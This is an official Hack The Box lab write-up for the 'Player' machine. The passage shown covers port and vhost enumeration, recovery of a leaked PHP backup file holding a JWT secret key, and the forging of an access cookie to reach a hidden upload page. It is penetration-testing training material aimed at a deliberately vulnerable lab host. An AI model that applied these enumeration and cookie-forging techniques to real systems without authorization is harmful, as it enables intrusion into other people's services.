Hack The Box
PEN-TESTING LABS

Player

5th November 2019 / Document No D19.100.46

Prepared By: MinatoTW

Machine Author: MrR3boot

Difficulty: Hard

Classification: Official

SYNOPSIS

Player is a Hard difficulty Linux box featuring multiple vhosts and a vulnerable SSH server. Sensitive information gained from a chat can be leveraged to find source code. This is used to gain access to an internal application vulnerable to LFI through FFMPEG, leading to credential disclosure. The vulnerable SSH server is exploited to login to a Codiad instance, which can be used to gain a foothold. Process enumeration reveals a cron job which executes a script that is vulnerable to PHP deserialization. The script is exploited to write files and gain a shell as root.

Skills Required

- Enumeration
- PHP serialization


Skills Learned

- Vhost enumeration
- Creating JWT Cookies
- LFI through FFMPEG

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.145 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.145
```




```
nmap -p$ports -sC -sV 10.10.10.145

Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-05 09:48 PST
Nmap scan report for 10.10.10.145
Host is up (0.20s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11
| ssh-hostkey:
|   1024 d7:30:db:b9:a0:4c:79:94:78:38:b3:43:a2:50:55:81 (DSA)
|   2048 37:2b:e4:31:ee:a6:49:0d:9f:e7:e6:01:e6:3e:0a:66 (RSA)
|   256 0c:6c:05:ed:ad:f1:75:e8:02:e4:d2:27:3e:3a:19:8f (ECDSA)
|_  256 11:b8:db:f3:cc:29:08:4a:49:ce:bf:91:73:40:a2:80 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 403 Forbidden
6686/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
Service Info: Host: player.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see SSH and Apache services running on their common ports. Additionally, there's an SSH server running on port 6686.

Apache

Browsing to port 80, we receive a 403 forbidden message.



Forbidden

You don't have permission to access / on this server.

Apache/2.4.7 (Ubuntu) Server at 10.10.10.145 Port 80


We see the same response even after adding the player.htb vhost to /etc/hosts.

Gobuster


We can run gobuster against the web server, using 100 threads.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://player.htb/ -t 100 -x php

<SNIP>
===============================================================
2019/11/05 09:54:53 Starting gobuster
===============================================================
/launcher (Status: 301)
```

It finds a folder named launcher. Navigating to the folder in the browser we find a page titled "PlayBuff".


player.htb/launcher/
PlayBuff
23 days
21 hours
56 minutes
43 seconds
PlayBuff - Our New Product Launching Soon!
Innovative and Super Secure way to customize your videos.
Enter your email
SEND
Please enter your email address for early access.

After entering an email and intercepting in Burp, we see it sending a request to a PHP page with a cookie named "access".



```
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://player.htb/launcher/index.html
Cookie:
access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUG
xheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IkMwQjEzN0ZFMkQ3OTI0NTIGMjZ
GRjc2M0NDRTQ0NTc0QTVCNUFCMDMifQ.cjGwng6JiMiOWZGz7saOd
Ouhyr1vad5hAxOJCiM3uzU
```

```
HTTP/1.1 302 Found
Date: Tue, 05 Nov 2019 09:06:02 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Location: index.html
Content-Length: 0
Connection: close
Content-Type: text/html
```

The cookie is in a standard JWT format with three parts. Let's decode the second part to view the values.

```
echo eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IkMwQjEzN0ZFMkQ3OTI
0NTlGMjZGRjc2M0NDRTQ0NTc0QTVCNUFCMDMifQ | base64 -d

{"project":"PlayBuff","access_code":"C0B137FE2D792459F26FF763CCE44574A5B5AB03"}
```


It contains the attributes “project” and “access_code”. In order to create our own cookie, we’ll need the secret key which is used to sign it.

Vhost enumeration

Wfuzz can be used to enumerate vhosts. The Host header can be used to fuzz vhosts using a wordlist. The --sc flag is used to display results which return 200.

```
wfuzz -w directory-list-2.3-medium.txt -H 'Host: FUZZ.player.htb'
-t 100 --sc 200 -u http://10.10.10.145

Target: http://10.10.10.145/
Total requests: 220560

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000342:  C=200    259 L      714 W         9513 Ch        "chat"
000834:  C=200     86 L      229 W         5243 Ch        "dev"
```

Wfuzz found two vhosts i.e “chat” and “dev”. Add these to the hosts file and proceed to view them in the browser. The dev vhost contains a login page, and examination of the JS files reveals a Copyright notice.




view-source:http://dev.player.htb/components/user/init.js

```
/*
 *  Copyright (c) Codiad & Kent Safranski (codiad.com), distributed
 *  as-is and without warranty under the MIT License. See
 *  [root]/license.txt for more. This information must remain intact.
 */

(function(global, $){
```

According to this, the server is running Codiad.

The GitHub repo for the project can be found here. Looking at the README file, we see that it's not updated anymore.




Unmaintained Status

Given its age and number of viable alternatives now available, Codiad is no longer under active maintenance by core contributors. You may use the issues for seeking community help on any ongoing issues, however, the code maintained in this repository is unlikely to be updated.

Distributed under the MIT-Style License. See `LICENSE.txt` file for more information.

An exploitation PoC can be found here. However, as it is an authenticated RCE, we'll have to find credentials first.


Looking at the chat.player.htb vhost we see a message.




Vincent 10:40 AM, Today

They mentioned our staging exposing some sensitive files and main domain exposing source code which allowing them to access our product before release. Currently our team working on the fix.


According to this, “staging” is exposing sensitive files and the main domain is exposing source code. Maybe, staging is another vhost? Let’s add it to the hosts file and take a look.



It contains some static pages along with a contact page.



After entering details and submitting, we’re redirected to a page with an error. Intercepting the request in Burp, we see the following message:




```
GET /contact.php?firstname=dsasd&subject=sdaasd
HTTP/1.1
Host: staging.player.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://staging.player.htb/contact.html
Upgrade-Insecure-Requests: 1
```

```
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(11)
    ["function"]=>
    string(1) "a"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Peter"
    }
  }
}
Database connection failed.<html><br />Unknown
variable user in /var/www/backup/service_config
fatal error in /var/www/staging/fix.php
```

We see two file names referenced, i.e. /var/www/backup/service_config and /var/www/staging/fix.php. Let's save these for later.

The message also mentioned source code leakage on the main vhost. It is possible that manual file backups are created, or as files are edited, temporary or backup files may also be created. This is a risk if they are edited in place in the web root, as these files can be discovered and downloaded. Example extensions are .bak, .phps, or a '~' at the start or end of the filename. After trying this on the PHP files from the main vhost, the source code for one file is returned.



```
GET /launcher/dee8dc8a47256c64630d803a4c40786c.php~
HTTP/1.1
Host: player.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
```


```
Content-Length: 742
Connection: close

<?php
require 'vendor/autoload.php';
```

Here are the contents of the dee8dc8a47256c64630d803a4c40786c.php file.

```php
<?php
require 'vendor/autoload.php';

use \Firebase\JWT\JWT;

if(isset($_COOKIE["access"]))
{
    $key = '_S0_R@nd0m_P@ss_';
    $decoded = JWT::decode($_COOKIE["access"], base64_decode(strtr($key, '-_',
'+/')), ['HS256']);
    if($decoded->access_code === "0E76658526655756207688271159624026011393")
    {
        header("Location: 7F2xxxxxxxxxxxxx/");
    }
    else
    {
        header("Location: index.html");
    }
}
<SNIP>
```


We can see the secret key along with the access code required to create a valid JWT cookie. If the cookie is properly signed, then we get redirected to a hidden location or else index.html.

We can create our own JWT cookies using this website. We already know that the signing algorithm is HS256. First, set the payload data to a valid access code.


PAYLOAD: DATA


```
{
  "project": "PlayBuff",
  "access_code":
"0E76658526655756207688271159624026011393"
}
```

Next, copy the key into the input box and select “base64 encoded secret”.


VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  _S0_R@nd0m_P@ss_
) ☑ secret base64 encoded
```

This will automatically create the valid cookie on the left-hand side. It can be swapped with the invalid cookie in the browser’s storage tab.



Name	Domain	Path	Expires	LastAccessed	Value
access	player.htb	/	Thu, 05 Dec 2019 18:04:03 ...	Tue, 05 Nov 2019 19:10:04 GMT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2N

Sending the email request once again should redirect us to the upload page.




player.htb/launcher/7F2dcsSdZo6nj3SNMTQ1/

Welcome to PlayBuff - Compact | Secure | Cloud

Compress and Secure your media

Select a file to upload [Browse...] No file selected. [Submit]

Trying to upload any file results in the following message.




Compressing done. You can access your media from below link:

Buffed Media

Go back

Clicking on the link returns a 404 Not Found error.




player.htb/launcher/7F2dcsSdZo6nj3SNMTQ1/uploads/600458451.avi

Not Found

The requested URL /launcher/7F2dcsSdZo6nj3SNMTQ1/uploads/600458451.avi was not found on this server.

Apache/2.4.7 (Ubuntu) Server at player.htb Port 80

Looking at the extension “avi” we can assume that the page is compressing video files. Let’s try uploading a valid avi file which can be found here. After uploading and clicking on the link, the page should return a video.



Opening 1892501966.avi

You have chosen to open:

1892501966.avi
which is: AVI video (218 KB)
from: http://player.htb

What should Firefox do with this file?

[✓ Open with] Videos (default)
Save File

